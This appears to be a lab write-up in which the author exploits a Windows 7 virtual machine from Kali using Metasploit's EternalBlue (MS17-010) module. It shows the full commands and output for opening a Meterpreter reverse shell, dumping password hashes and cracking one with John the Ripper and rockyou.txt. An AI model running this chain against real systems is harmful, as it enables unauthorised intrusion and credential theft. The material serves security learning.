After searching ms17-010 in msfconsole we got 5 results we have to decide which one we have to choose from the above 5 results we are going to choose the 1st result because we got the article how to exploit.

We have selected the first exploit but is says no payload has been configured but it is choosing the payload by default meterpeter/reverse_tcp it is making a reverse tcp connection which means windows is contacting the kali.


Mettu Siddhartha

```
kali@kali: ~ 117x47
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                             loit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                              Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targe
                                             t machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Win
                                             dows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target ma
                                             chines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serve
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.70.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

RHOSTS is the windows IP address (i.e victims IP address)
RPORT is the vulnerable port i.e 445

```
kali@kali: ~ 117x47
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.70.135
RHOSTS => 192.168.70.135
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.70.131
LHOST => 192.168.70.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4888
LPORT => 4888
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.70.135   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                             oit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects
                                             Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Win
                                             ows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
                                             ines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serve
                                              2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.70.131   yes       The listen address (an interface may be specified)
   LPORT     4888             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

The article from the website says to use command exploit after setting all the HOSTS and PORTS for the attacking machine(kali) and the victim machine (win7)



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.70.131:4888
[*] 192.168.70.135:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.70.135:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
64-bit)
[*] 192.168.70.135:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.70.135:445 - The target is vulnerable.
[*] 192.168.70.135:445 - Connecting to target for exploitation.
[+] 192.168.70.135:445 - Connection established for exploitation.
[+] 192.168.70.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.70.135:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.70.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.70.135:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.70.135:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.70.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.70.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.70.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.70.135:445 - Starting non-paged pool grooming
[+] 192.168.70.135:445 - Sending SMBv2 buffers
[+] 192.168.70.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.70.135:445 - Sending final SMBv2 buffers.
[*] 192.168.70.135:445 - Sending last fragment of exploit packet!
[*] 192.168.70.135:445 - Receiving response from exploit packet
[+] 192.168.70.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.70.135:445 - Sending egg to corrupted connection.
[*] 192.168.70.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.70.135
[*] Meterpreter session 1 opened (192.168.70.131:4888 -> 192.168.70.135:49158) at 2023-09-29 05:23:08 -0400
[+] 192.168.70.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.70.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.70.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

The above outputs explains that, It made arrangement for LHOST to listen on 4888 port it si checking the exploit we have selected is vuln or not if its vuln then its checking if we can establish the connection and at the end we have got the message session 1 opened which means we have successfully compromise the windows system

192.168.70.131:4888 = IP of kali: port of kali


-> 192.168.70.135:49158 = IP of victim : port of Victim 49158=payload

Once we are in the machine payload will run and start communicate with the kali.

Unlike Ubuntu all the commands are different now we have compromise the windows -7 machine lets start with finding the password

When you type help there are many command you can execute like screenshare which will share the scree of windows-7 machine.

If you use the command hasdump it gives all the hashed passwords



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

We have the hashed password of win7 lets use John the Ripper to crack the password.

```
┌──(kali㉿kali)-[~]
└─$ john hash-win7
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 404 candidates buffered for the current salt, minimum 512 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (Jon)
1g 0:00:00:00 DONE 2/3 (2023-09-29 05:55) 50.00g/s 1260Kp/s 1260Kc/s 1260KC/s 123456..CYRANO9
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.
```

```
┌──(kali㉿kali)-[~]
└─$ john hash-win7
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 128/128 AVX])
No password hashes left to crack (see FAQ)
```

Default wordlist of John the Reaper is not enough to crack the password so lets use rockyou.txt Present at the location usr/share/wordlists/rockyou.txt before using this wordlist ensure that file is extracted if not use gunzip command to extract and use the wordlist

There is a warning that says to mention the format type of hashed value to NT

```
┌──(kali㉿kali)-[~]
└─$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hash-win7
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2023-09-29 06:05) 1.724g/s 17586Kp/s 17586Kc/s 17586KC/s alqui..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

After using the rocky txt worldlich file we have We have cracked the password for Windows machine which username Jon and password alqfna22.

Mettu Siddhartha